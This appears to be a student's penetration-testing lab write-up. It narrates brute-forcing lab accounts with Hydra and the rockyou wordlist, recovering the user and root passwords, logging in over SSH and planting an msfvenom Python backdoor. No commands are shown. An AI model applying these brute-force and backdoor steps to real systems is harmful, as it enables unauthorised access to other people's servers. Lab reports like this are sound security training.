


Subsequently, I had to decide which account I was going to attack. It is better to mention that on the first attack I was going after the mbrown's link. Within those two users we know, **Matt** appears to be a technical person to me, it is likely that his password is stronger and that is why I had to spend more time to mount the attack for ***mbrown***.

Afterward, having collected and analysed that information, I was ready to mount the attack; therefore, I had used ***Hydra*** to try all the passwords in a common list called ***'rockyou'***, and my intention was to try them with the username **mbrown** and I was trying them against the target website. See below:
(Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, Dirbuster, and my own evaluation)




That attack was taking a while, and when been completed, I have got **mbrown**'s password, which was ***"liverpool"***, see below:




Nevertheless, **Lora**'s role could be to provide product support, and I assumed that her password might be easier to guess. Therefore, I have decided to mount the attack for **mbrown.**


Similarly, I had used ***Hydra*** to try all the passwords in a common list, and my intention was to try them with the username **lbrown** and I was trying them against the target website. See below:
(Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, Dirbuster, and my own evaluation)




That attack was taking a while, and when been completed, I have got **lbrown**'s password, which was ***"lovely"***, see below:




When I completed the steps above, I was able to ***ssh*** to **lbrown**'s computer, had the username and password, and I tried to log in over ***ssh*** with those details; I was able to login to the target server as **Lora Brown**, and eventually, I was asking to the system that ***who am I*** and it says, I am ***lbrown***, so it proves, it was a successful stage thus far. See below:



Subsequently, at this point of my **Pen Testing**, again, I had used ***Hydra*** to try all the passwords in a common list, and my goal was to get the ***Admin password*** for the Server, and that is why I had to carry forward one more step. See below:
(Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, Dirbuster, and my own evaluation)




In the end, the attack was successful, and when been completed, I have got **root**'s password, which was ***"superman"***. See below:




When I completed the steps above, I was able to ***ssh*** in the ***Server*** (also, had the username and password), and eventually, I had all the **Admin privilege**.

I was asking the system that ***who am I*** and it says, I am ***root***, so it proves, it was a successful stage thus far. See below:





After all those steps above, I had to set ***Python Script Payload "msfvenom"*** to create payload. See below:

(Ideas from 7024 CEM course materials, Day 3 -2, post exploitations and advance exploit, further reading, TheLinuxOS. (2018, April 6). *Create Backdoor for Linux Systems*. YouTube. https://www.youtube.com/watch?v=DVBx6HCQo8I&ab_channel=TheLinuxOS)




By using ***"msfvenom"***, we created a backdoor in the server, therefore, I used **"hasan.py"** as the **Script** and this is going far. Se below:

